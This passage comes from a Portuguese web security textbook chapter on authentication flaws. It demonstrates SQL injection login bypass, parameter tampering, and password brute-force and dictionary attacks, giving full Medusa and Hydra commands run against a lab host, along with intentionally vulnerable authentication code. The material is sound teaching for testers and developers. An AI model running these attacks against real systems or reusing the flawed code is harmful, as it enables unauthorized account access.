- Outra possibilidade é utilizar endereços de correio eletrônico como contas de usuário, os quais devem ser informados durante o registro (Stuttard e Pinto, 2007). Uma notificação é enviada ao endereço informado, se a conta existir, ou, caso contrário, uma mensagem contendo um link para uma página temporária de finalização do processo. Mas o que fazer se a conta que se deseja criar for justamente a primeira conta de correio eletrônico do usuário?

Mecanismo vulnerável de recuperação de senhas

Aplicações web desenvolvidas para a internet, que permitem que os usuários criem suas próprias contas, normalmente, possuem uma funcionalidade para auxiliá-los em casos de esquecimento da senha de acesso. Uma abordagem comum consiste na exibição de um lembrete sobre a senha, cadastrado no momento da criação da conta.

O grande problema dessa solução é que os usuários, muitas vezes, definem a dica com o valor da própria senha, tornando a vida de um atacante extremamente fácil.

Outra maneira de implementar o requisito baseia-se no uso de perguntas secretas pré-cadastradas, as quais precisam ser corretamente respondidas pelo suposto usuário, antes que lhe seja concedido acesso ao mecanismo de recuperação de senha.

A Figura 3.14(a) exemplifica uma interface para recuperação de senhas, baseada em pergunta secreta, e a Figura 3.14(b), a tela exibida quando a resposta correta é fornecida. Três fraquezas ficam evidentes nesse exemplo: a primeira está relacionada ao conjunto limitado de respostas para a pergunta secreta, o que permite um ataque de força bruta, no qual o usuário malicioso testa todas as possibilidades, uma a uma. Outra delas consiste na exibição da senha original, o que possibilita se autenticar no sistema, sem que o usuário legítimo perceba, salvo se a aplicação informar a data e o horário da última conexão, no início de cada sessão. Por fim, a última vulnerabilidade consiste no armazenamento das senhas, de um modo que é possível recuperá-las em claro. Embora esse problema seja fundamental para a existência da fraqueza anterior, ele não implica a presença daquela em uma aplicação.

Figura 3.14
Mecanismo de recuperação de senhas: (a) Pergunta secreta exibida. (b) Resultado obtido quando resposta correta é fornecida.

A interface mostra o logotipo da 'Escola Superior de Redes RNP' no topo. Abaixo, o título 'Recuperação de senha' é seguido pela pergunta 'Qual a sua cor favorita?' e um campo de entrada vazio. Um botão 'OK' está localizado abaixo do campo.

(a)

A interface mostra o logotipo da 'Escola Superior de Redes RNP' no topo. Abaixo, uma mensagem indica 'A senha de admin é: admin'. Um link 'Retornar à página de login' está visível na parte inferior.

(b)

Além das vulnerabilidades supracitadas, um mecanismo de recuperação de senhas pode estar sujeito a diversos outros problemas de segurança (Stuttard e Pinto, 2007; Meucci *et al.*, 2008), juntamente, com os meios de explorá-los.

Um mecanismo de recuperação de senhas pode estar sujeito a diversos outros problemas de segurança:



- Inexistência de mecanismo de bloqueio.
- Cadastro de perguntas secretas personalizadas.
- Respostas disponíveis em fontes públicas.
- Envio da senha original para uma conta pré-cadastrada de correio eletrônico.
- Redirecionamento para uma sessão autenticada.
- Solicitação da conta de correio eletrônico, para a qual as instruções para recuperação de senha devem ser enviadas, após perguntas secretas serem respondidas corretamente.
- Recuperação de senha por equipe de suporte.
- Falta de notificação de troca de senha.
- **Inexistência de mecanismo de bloqueio:** se a aplicação não impedir que múltiplas tentativas malsucedidas e consecutivas de resposta às perguntas secretas sejam efetuadas, a execução de um ataque de força bruta é facilitado.
- **Cadastro de perguntas secretas personalizadas:** usuários tendem a registrar perguntas, que são facilmente respondidas, como, por exemplo, “você gosta de futebol?” ou “quantos filhos você tem?”. Note que as respostas das duas perguntas pertencem a conjuntos de baixa cardinalidade.
- **Respostas disponíveis em fontes públicas:** mesmo quando as respostas das perguntas secretas escolhidas não são fáceis de adivinhar, o mecanismo é reduzido a pó se o usuário disponibiliza as informações necessárias em redes sociais, páginas pessoais ou qualquer outra fonte pública. Note que essa fraqueza, na verdade, não é da aplicação, mas, sim, de natureza humana.
- **Envio da senha original para uma conta pré-cadastrada de correio eletrônico:** similar à exibição da senha em tela, permite usar a aplicação, sem que o usuário legítimo saiba do comprometimento. Porém, é mais difícil de explorar, pois requer que o atacante descubra a conta de e-mail do usuário e a senha correspondente.
- **Redirecionamento para uma sessão autenticada, após perguntas secretas serem respondidas corretamente:** atacante consegue usar a conta comprometida indefinidamente, sem a ciência do usuário legítimo.
- **Solicitação da conta de correio eletrônico, para a qual as instruções para recuperação de senha devem ser enviadas, após perguntas secretas serem respondidas corretamente:** basta fornecer uma conta de e-mail, à qual se tem acesso, para receber a senha em claro ou um link para um formulário, no qual ela pode ser redefinida. Observe que algumas aplicações não solicitam a conta de e-mail de destino, mas a embutem em um campo escondido. Nesse caso, é suficiente utilizar um proxy de interceptação para alterar o valor do campo e obter o mesmo resultado.
- **Recuperação de senha por equipe de suporte:** em aplicações utilizadas internamente em uma empresa, é comum delegar à equipe de suporte o trabalho de recuperação de senhas. Embora isso não seja uma vulnerabilidade por si só, o problema surge quando a identidade do requerente não é validada, antes do fornecimento de nova senha. Se isso acontece, um atacante pode simplesmente ligar para o suporte, informando um identificador de usuário qualquer, para conseguir acesso ao sistema.

Incidente de segurança

Corresponde à violação de políticas implícitas e explícitas de segurança da informação.

- **Falta de notificação de troca de senha:** uma boa prática de segurança é sempre permitir a detecção de **incidentes de segurança**, se não for possível evitá-los. Assim, quando houver uma troca de senha, por meio do mecanismo de recuperação, uma mensagem de notificação deve ser enviada a uma conta pré-cadastrada de correio eletrônico, pertencente ao usuário legítimo. Com esse controle, mesmo que uma conta seja comprometida, o proprietário ficará ciente do fato e poderá agir, diminuindo o dano causado.

Funcionalidade ‘Lembrar usuário’

Algumas aplicações web disponibilizam uma funcionalidade que permite lembrar o usuário, automaticamente, toda vez que forem utilizadas.



Isso é implementado por meio de um cookie persistente, contendo o identificador do usuário, que é armazenado pelo navegador web e enviado toda vez que o domínio que o definiu é acessado.

Se o mecanismo é ativado em um computador de uso público, a conta da última pessoa que usou a aplicação é revelada, possibilitando o mesmo conjunto de ataques, decorrente da enumeração de usuários. Um cenário mais grave resulta quando a aplicação usa o cookie para autenticar o usuário, automaticamente, sem a necessidade de fornecimento de senha.



Nesse caso, fica evidente que o roubo do cookie é suficiente para uma pessoa maliciosa acessar o sistema, de maneira não autorizada, mesmo desconhecendo, completamente, quaisquer credenciais válidas. A subtração do cookie pode ser executada por meio de um ataque cross-site scripting (Capítulo 5), comprometimento da máquina do usuário ou em trânsito, quando um canal seguro não é utilizado (Capítulo 9).

Uma pequena variação no ataque acima permite que um usuário legítimo escale privilégios na aplicação.



Para isso, ele precisa apenas alterar o valor do atributo que indica o usuário, para o identificador de uma conta com mais privilégios. Por exemplo, se o cookie possui um par usuario=fulano, sabendo-se da existência da conta admin, basta realizar a modificação usuario=admin para concluir a exploração. No caso de um teste caixa-cinza, em que algumas contas de acesso são fornecidas para o analista de segurança, a presença dessa vulnerabilidade permite se conectar com qualquer conta conhecida.

Transporte inseguro de credenciais de acesso

Quando existe a possibilidade de credenciais de acesso serem enviadas para o destino incorreto ou capturadas em trânsito, diz-se que são transportadas de maneira insegura. A falha mais comum nesse sentido consiste no envio das informações em claro ou apenas codificadas, o que permite que sejam interceptadas em qualquer ponto entre a origem e o destino.



Postar os dados de formulários de autenticação ou as credenciais obtidas pelo método Basic, por meio do protocolo HTTP simples, é, portanto, uma prática totalmente vulnerável, que jamais deve ser adotada. Para exemplificar, a Figura 3.15 ilustra dados de autenticação Basic capturados, a partir da escuta da rede, que podem ser facilmente decodificados para esruser: esruser.

É comum encontrar na internet aplicações web que enviam as informações de autenticação, via protocolo HTTPS, mas que fornecem a página para capturá-las, empregando HTTP simples.



Se, por um lado, não é factível obter, a partir da rede, os dados de conta submetidos ao servidor da aplicação, por outro é possível violar a integridade da página de autenticação injetando código malicioso para captura de teclas digitadas ou alterando os elementos da página apresentada, de modo a redirecionar as informações para outro destino. Portanto, é fundamental que a página, na qual o usuário digita identificador e senha, seja provida por canal seguro.

Outra vulnerabilidade, que afeta a transmissão das credenciais, consiste na passagem dessas informações como parâmetros da URL.

Mesmo que um canal seguro seja empregado, o identificador e senha fornecidos pelo usuário são mantidos no histórico de navegação e em trilhas de auditoria do servidor web. Se este estiver mal configurado, do ponto de vista de segurança, permitindo acesso aos arquivos do sistema, um atacante pode copiar as trilhas mencionadas e extrair delas diversas credências válidas.

```
+ GET /basic/ HTTP/1.1\r\n
Host: exemplo.esr.rnp.br\r\n
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.13) Gecko/20101206 Ubuntu/10.04 LTS Firefox/3.6.12\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-us,en;q=0.7,pt-br;q=0.3\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
+ Authorization: Basic ZXNydXNlcjplc3Jlc2Vy\r\n
\r\n
01a0 2e 37 2c 2a 3b 71 3d 30 2e 37 0d 0a 4b 65 65 70 .7,*;q=0.7..Keep
01b0 2d 41 6c 69 76 65 3a 20 31 31 35 0d 0a 43 6f 6e -Alive: 115..Con
01c0 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c nection: keep-al
01d0 69 76 65 0d 0a 41 75 74 68 6f 72 69 7a 61 74 69 ive..Aut horizati
01e0 6f 6e 3a 20 42 61 73 69 63 20 5a 58 4e 79 64 58 on: Basi c ZXNydX
01f0 4e 6c 63 6a 70 6c 63 33 4a 31 63 32 56 79 0d 0a Nlcjplc3 Jlc2Vy..
0200 0d 0a ..
```

Finalmente, a camada SSL/TLS, provida pelo servidor web, pode estar mal configurada e permitir o uso de versões vulneráveis desses protocolos, além de suítes criptográficas fracas, sujeitas a ataques criptoanalíticos.

Esses problemas são discutidos em detalhes no Capítulo 9, que trata de falhas nos mecanismos criptográficos.

Falhas na implementação do mecanismo

Uma das regras de ouro em desenvolvimento de software seguro determina que, em caso de falhas inesperadas, a aplicação deve sempre se manter em um estado seguro. Por exemplo, se por um motivo qualquer, a conexão com a base de usuários é finalizada, impedindo o processo de autenticação, o acesso do reclamante deve ser negado. Infelizmente, essa diretriz básica não é seguida em profusão, conduzindo a diversos tipos de vulnerabilidades, que afetam, sobretudo, os mecanismos de controle de acesso.

Considere a aplicação ilustrada na Figura 3.16, que permite acesso às áreas sensíveis, somente aos usuários devidamente autenticados e autorizados. Observe que o nome de usuário e a senha são enviados, em dois parâmetros distintos, por meio do método POST, quando o botão *Login* é clicado.



Figura 3.15
Dados de autenticação HTTP Basic capturados em trânsito.



Sign In
Please sign in to your account. See the OWASP admin if you do not have an account.
*Required Fields

*User Name:

*Password:

Edit Request

Intercept requests: ☒ Intercept responses: ☐

Parsed Raw

Method URL Version
POST http://localhost:8080/WebGoat/attack?Screen=604 HTTP/1.1

URLEncoded Text Hex

Variable	Value
Username	webgoat
Password	
SUBMIT	Login

Figura 3.16

Tela de autenticação e formato da requisição.

Se a aplicação não tratar erros inesperados adequadamente, conforme discutido, um usuário malicioso pode se autenticar, mesmo sem conhecimento da senha correspondente. Um teste que deve ser executado, então, resume-se na remoção de um ou mais parâmetros esperados pela aplicação, antes do envio da requisição, para induzir a ocorrência de um erro.

Isso pode ser realizado com auxílio de um proxy de interceptação, conforme ilustrado na Figura 3.17. Note que, de fato, o sistema apresenta a vulnerabilidade descrita e pode ser explorado.

Edit Request

Intercept requests: ☒ Intercept responses: ☐

Parsed Raw

Method URL Version
POST http://localhost:8080/WebGoat/attack?Screen=604 HTTP/1.1

URLEncoded Text Hex

Variable	Value
Username	webgoat
SUBMIT	Login

* Congratulations. You have successfully completed this lesson.

Welcome, webgoat

You have been authenticated with Fail Open Error Handling

[Logout](#)

[Refresh](#)

Figura 3.17

Requisição efetuada sem o parâmetro 'Password'.

Testes adicionais que devem ser realizados, com o mesmo objetivo acima exemplificado, incluem:

- Submissão de identificadores de usuário e de senhas maiores que o tamanho máximo permitido pela aplicação.
- Inclusão de parâmetros inválidos na requisição.
- Envio de identificadores de usuário e de senha contendo caracteres não permitidos.
- Submissão de valores vazios.

Vejamos agora outro tipo de problema, que afeta, comumente, aplicações que armazenam a base de usuários em um banco de dados relacional. A rotina que efetua a autenticação, nesses casos, realiza uma consulta SQL ao banco, em busca de um registro que contenha o identificador de usuário e senha fornecidos. Se nenhuma tupla for encontrada, o reclamante não é validado e o acesso ao sistema é negado. O código que realiza essa verificação, frequentemente, se assemelha ao apresentado na Figura 3.18, o qual, se percebe, é vulnerável à injeção de SQL (Capítulo 6).

```
sComando = "select count(*) into :nCount
            from usuarios
            where id = '" + sIdentificador + "' and
                  senha = '" + sSenha + "'";

SqlExecute(hSql, sComando);

if (nCount > 0) print("Usuário autenticado");
```

Figura 3.18

Exemplo de trecho de código empregado para autenticação de usuários, que é vulnerável à injeção de SQL.

Nesse cenário, o mecanismo de autenticação pode ser quebrado com os seguintes passos:

1. Usuário malicioso digita o caractere "" no campo de identificador e descobre que a aplicação é vulnerável à injeção de SQL.
2. O atacante fornece o valor "" or 1=1;--" para o campo usuário e um valor qualquer para a senha. A sequência ";" serve para comentar o restante da linha e evitar um erro de sintaxe decorrente do texto que sobra.
3. A aplicação executa a consulta SQL:

```
select count(*) into :nCount
      from usuarios
      where id = '' or 1=1;--' and
            senha = 'qualquervvalor';
```

4. Como a expressão "1=1" é uma tautologia, o "where" é avaliado como verdadeiro para todas as tuplas da tabela e a quantidade delas será armazenada na variável "nCount". Devido à construção do "if", que verifica se qualquer registro foi encontrado, a aplicação autentica o usuário, mesmo sem ele saber a senha correta.

Encerramos o presente tópico com a análise da rotina de autenticação ilustrada na Figura 3.19, que está repleta de vulnerabilidades descobertas, no passado, em sistemas reais. Um problema que ainda não foi discutido neste texto está no laço das linhas 8-10, responsável por comparar a senha armazenada com a fornecida. Observe que o laço é executado enquanto não forem encontrados caracteres divergentes e o índice for menor que o tamanho da senha informada. Esse último é exatamente o ponto problemático, pois permite que um usuário se autentique, com uma senha de apenas um caractere, desde que corresponda ao primeiro da senha armazenada. É fácil perceber que um ataque de força bruta, nesse caso, seria trivialmente executado.

```

01 public static boolean auth(String id, String pwd) {
02     String senhaArmazenada = getPwd(id);
03     boolean bAuth = senhaArmazenada != null;
04
05     try {
06         if (senhaArmazenada != null) {
07             pwd = pwd.toUpperCase();
08             for (int i = 0; i < pwd.length() && bAuth; i++) {
09                 bAuth = pwd.charAt(i) == senhaArmazenada.charAt(i);
10             }
11         }
12     } catch (Exception e) {
13     }
14
15     return bAuth;
16 }

```

Figura 3.19
Rotina de autenticação com diversas vulnerabilidades.

As demais vulnerabilidades do código pertencem, em sua grande maioria, a classes já discutidas anteriormente:

- Considerando que o parâmetro *pwd* corresponde à senha digitada pelo usuário, as senhas devem estar armazenadas em claro ou por mecanismo reversível para que a comparação da linha 09 seja possível.
- Se um identificador válido e uma senha nula são passados como argumentos para a função, a autenticação é bem-sucedida, porque a linha 07 gera uma exceção, que evita a comparação das senhas e faz com que o valor corrente de *bAuth*, iniciada com *true*, seja devolvido.
- A rotina retorna *true*, caso sejam fornecidas uma conta válida e a senha correta adicionada de um sufixo qualquer. A razão disso é que *senhaArmazenada.charAt(i)*, na linha 09, gera uma exceção, quando o primeiro caractere do sufixo é comparado, fazendo com que o valor corrente da variável *bAuth* seja devolvido.
- A linha 07 indica que não são diferenciadas letras maiúsculas de minúsculas, o que implica uma grande redução no número de senhas possíveis, favorecendo um ataque de força bruta.

Mecanismo vulnerável de troca de senhas

Diversos padrões de segurança, como o PCI DSS demandam que senhas de usuários sejam trocadas periodicamente.



As justificativas para a adoção dessa prática resumem-se em diminuir a janela de exposição de uma conta comprometida e dificultar ataques contra arquivos de senhas, pois, na ocasião em que uma delas seja encontrada, não terá mais utilidade nenhuma, por já ter sido alterada (Stuttard e Pinto, 2007).

Visando satisfazer o supracitado requisito, muitas aplicações incluem uma funcionalidade para troca de senhas, mas nem todas a implementam de maneira segura. Um problema muito comum é deixar de pedir a senha atual nesse processo, porque a tela para efetuar essa operação só é acessível a usuários autenticados.



Para ilustrar como isso pode ser atacado, consideremos um cenário em que a nova senha é solicitada duas vezes, o identificador do usuário atual é mantido em um campo escondido e o formulário é submetido por POST. Nesse contexto, é possível alterar a senha de outro usuário da seguinte maneira:

1. Um usuário malicioso habilita um proxy local, para interceptar todas as requisições feitas para a aplicação.
2. Ele se autentica na aplicação e, em seguida, acessa a página para troca de senhas, residente na área protegida.
3. O atacante digita duas vezes a nova senha, nos campos correspondentes, e envia a requisição, que é interceptada pelo proxy. De modo a completar o ataque, ele altera o valor do campo escondido, para o identificador da vítima, cuja senha é, então, trocada pela escolhida.
4. A partir disso, a conta comprometida fica disponível para acesso não autorizado, até que o usuário legítimo defina nova senha, quando, então, o ataque pode ser novamente executado.

Autenticação com múltiplos fatores

Conforme vimos, sistemas que manipulam informações críticas são fortes candidatos a empregar múltiplos fatores de autenticação, porque requerem um alto nível de segurança.



Um claro exemplo disso são as aplicações de internet banking, com as quais grandes somas de dinheiro são transferidas diariamente, entre diversas contas e entidades. Por mais simples que seja o tipo de conta, é necessário, pelo menos, saber uma senha, diferente da utilizada nos caixas físicos, e possuir algum tipo de token, normalmente, na forma de uma cartela de valores. Para clientes que estão sujeitos a maior risco, como as pessoas jurídicas, por exemplo, são empregados, muitas vezes, até três fatores de autenticação.

Uma sessão em uma aplicação desse tipo começa, tipicamente, com a autenticação do usuário por meio da senha, o que permite acesso a diversas funcionalidades básicas. Quando uma operação envolvendo valores financeiros é solicitada, o usuário precisa fornecer novamente a senha e utilizar o segundo fator, para comprovar sua identidade. Uma implementação segura desse cenário requer que as informações de autenticação já validadas sejam mantidas exclusivamente no servidor e que etapas do processo não possam ser ignoradas.



A falta de observação desses importantes preceitos é o que conduz a vulnerabilidades em tais soluções, conforme ilustrado nos cenários abaixo (Stuttard e Pinto, 2007):

- Informações sobre as diversas etapas da autenticação são mantidas em parâmetros enviados ao lado cliente, como `tokenValidado=N`, por exemplo. Um teste imediato que deve ser efetuado é trocar o valor para S ou Y, efetuar uma requisição à aplicação e ver como o sistema se comporta. Em situações assim, há grande chance de o processo de autenticação ser evadido, obtendo-se com isso acesso não autorizado ao sistema.
- Uma aplicação, que usa cartelas de senha como segundo fator de autenticação, mantém, em um campo escondido, o identificador do usuário corrente, uma vez que este já tenha se autenticado por senha. Nas requisições subsequentes, o sistema extrai o nome da conta a partir desse campo, em vez de obtê-lo a partir do objeto de sessão salvo no servidor. Um teste que pode ser realizado consiste em interceptar uma requisição de autenticação via segundo fator e alterar o par (identificador, valor da cartela) com os dados de outro usuário. Se a operação for realizada com sucesso, significa que a aplicação não amarra as diversas etapas da autenticação corretamente.
- A rotina que trata uma determinada operação assume que, se foi chamada, todos os fatores de autenticação já foram validados. O problema nesse caso é que a premissa adotada pode ser falsa e o correto, então, consiste em verificar se todas as etapas foram completadas com sucesso, antes de atender a solicitação. Para testar a presença dessa vulnerabilidade, todos os passos da operação devem ser executados com uma conta válida, para que as diversas requisições à aplicação sejam mapeadas. Em seguida, deve-se tentar repetir as requisições identificadas, mas desconsiderando aquelas referentes ao processo de autenticação. Se nenhum erro ocorrer, a aplicação se encontra vulnerável.

Ataque de força bruta


Um ataque de força bruta consiste em tentar se autenticar com todas as senhas possíveis, até que o processo seja bem-sucedido. A tarefa pode se estender por um longo período de tempo, dependendo do tamanho mínimo de senha adotado e do total de possibilidades por posição. Devido ao tráfego que gera, a técnica é extremamente ruidosa e, por isso, é facilmente percebida por dispositivos de detecção de intrusão.

Se um controle de bloqueio de contas, por múltiplas tentativas inválidas de autenticação, estiver implementado, as contas da aplicação serão rapidamente travadas.

Por todas essas desvantagens, um ataque desse tipo deve ser utilizado somente como último recurso de um teste de invasão caixa-preta, quando nenhuma outra vulnerabilidade pôde ser encontrada.

Um software antigo, mas que permite realizar esse tipo de teste, é o Brutus, o qual pode ser configurado de diversas maneiras diferentes, contra diversos tipos de protocolos. A Figura 3.20 ilustra um exemplo de uso bem-sucedido dessa ferramenta, que possibilitou encontrar a senha “juk” para a conta esr.





Ataque de dicionário

Como vimos, um ataque de força bruta apresenta diversos problemas, podendo demorar muito tempo para atingir um resultado positivo se o espaço de senhas for demasiado grande. A falha na abordagem é que todas as senhas são consideradas possíveis candidatas, embora usuários raramente escolham sequências sem sentido.

Em vez disso, para facilitar a memorização, a grande maioria das pessoas utiliza palavras do idioma, nomes de familiares, datas, números de documento e pequenas variações. Por exemplo, "n0rm@2011" pode ser usado no lugar de "norma2011".

Tendo esse fato em mente, uma abordagem mais inteligente resulta no ataque de dicionário, que seleciona as senhas para teste a partir de uma lista de palavras comuns e variações.

Com essa estratégia, senhas improváveis para a maioria dos usuários são descartadas, economizando com isso uma boa parcela de tempo. Observe, no entanto, que, apesar do universo reduzido de senhas a serem testadas, as questões de bloqueio de conta e detecção por dispositivos de segurança continuam presentes.

Alguns exemplos de utilitários, que podem ser empregados para realizar ataque de dicionário contra aplicações web, incluem:

- **Brutus:** é um software livre, fornecido nativamente apenas para plataformas Windows, mas que pode ser executado também em Linux, via Wine. Permite testar autenticação HTTP Basic e a baseada em formulários, além de outros serviços.
- **THC Hydra:** distribuído sob licença GPLv3, funciona em todas as plataformas Unix/Linux, Mac OS/X, Windows com **Cygrwin** e PalmOS. Suporta HTTP Basic, HTTP Digest, autenticação baseada em formulários e versões protegidas por SSL/TLS, além de inúmeros outros serviços. Além disso, provê uma interface gráfica chamada de xHydra.



Figura 3.20

Ataque de força bruta contra Autenticação Basic.



Cygrwin

Arcabouço que permite compilar aplicações desenvolvidas para Linux, em ambientes Windows, por meio de uma camada, na forma de uma biblioteca dinâmica que provê grande parte da funcionalidade da API Linux.

- **Medusa:** é fornecido sob licença GPLv2, com suporte a todas as plataformas Unix/Linux, Mac OS/X e Windows com Cygwin. Suporta HTTP Basic, HTTP Digest, autenticação baseada em formulários e versões protegidas por SSL/TLS, além de inúmeros outros serviços.

Vejamos agora como funcionam essas ferramentas. A Figura 3.21 ilustra o resultado de um ataque bem-sucedido do Brutus contra autenticação HTTP Basic, o qual revelou um usuário “esruser” com senha idêntica. Comparando com a configuração da Figura 3.20, utilizada para força bruta, percebe-se que as diferenças residem no modo Word List e no fornecimento de arquivos contendo listas de palavras para identificador de usuário e para senha.




Figura 3.21
Ataque de dicionário contra Autenticação Basic.

Para executar o mesmo teste acima com o utilitário Medusa, deve-se digitar o seguinte comando:

```
~$ medusa -h exemplo.esr.rnp.br -U ids -P ids -e ns -M http -m DIR:basic/ -v 4

Medusa v1.5 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ACCOUNT FOUND: [http] Host: exemplo.esr.rnp.br User: esruser
Password: esruser [SUCCESS]
```

As opções do programa utilizadas no cenário são:

- -h – indica o nome de domínio do alvo.
- -U – arquivo contendo lista de identificadores de usuário, um por linha.
- -P – arquivo contendo dicionário de senhas, um item por linha.

- -e – “n” serve para testar senha nula e “s”, senha idêntica ao identificador.
- -M – indica o módulo a ser carregado para o teste.
- -m – parâmetros passados para o módulo.
- -v – controla a quantidade de informações exibidas ao usuário.

O próximo exemplo ilustra um teste de dicionário, efetuado pela ferramenta Hydra, contra o mecanismo de autenticação HTTP Digest, que revelou, com sucesso, a conta “esruser” com senha “esruser”. Note-se que a sintaxe apresenta certa semelhança com a da Medusa, o que é esperado, considerando que os dois programas possuem o mesmo propósito. As opções “-L” e “-P” indicam, respectivamente, os nomes dos arquivos contendo os dicionários de identificadores de usuário e de senhas; “-e ns” testa com senha nula e igual ao identificador; “http-head” define o protocolo e o método; por fim, o último parâmetro varia de acordo com o serviço e, no caso de “http-head”, especifica a página que requer autenticação.

```
~$ hydra -L ids -P pwds -e ns exemplo.esr.rnp.br http-head /digest/

Hydra v6.3 (c) 2011 by van Hauser / THC and David Maciejak - use
allowed only for legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2011-05-28 23:26:19

[DATA] 16 tasks, 1 servers, 48 login tries (l:6/p:8), ~3 tries per
task

[DATA] attacking service http-head on port 80

[STATUS] attack finished for exemplo.esr.rnp.br (waiting for children
to finish)

[80][www] host: 192.168.213.200 login: esruser password: esruser

Hydra (http://www.thc.org/thc-hydra) finished at 2011-05-28 23:26:23
```

Trocando-se “http-head” por “http[s]-form-post”, é possível realizar o teste contra um sistema que utiliza autenticação baseada em formulário. As informações necessárias para construção da requisição devem ser passadas no último parâmetro, de acordo com o seguinte formato:

```
<url do autenticador>:<parâmetros da requisição>:<mensagem de erro>
```

Há duas variáveis especiais, “^USER^” e “^PASS^”, que são substituídas, na execução de Hydra, por todas as possíveis combinações de identificador de usuário e de senha formadas a partir das listas de palavras passadas pelo analista. Por esse motivo, devem ser empregadas, na requisição HTTP, como os valores dos parâmetros referentes às credenciais de acesso de usuário.

O resultado disso tudo, quando aplicado ao formulário da Figura 27, é o comando abaixo ilustrado. Um ponto importante que deve ser observado é que a sintaxe só permite destacar uma única mensagem de erro. Porém, no cenário em questão, a aplicação web exibe textos diferentes para senha incorreta e usuário inexistente. Consequentemente, se a lista de identificadores passada por meio da opção “-L” contiver usuários inválidos, falsos positivos ocorrerão, porque o utilitário não conseguirá interpretar a mensagem de erro devolvida.

```
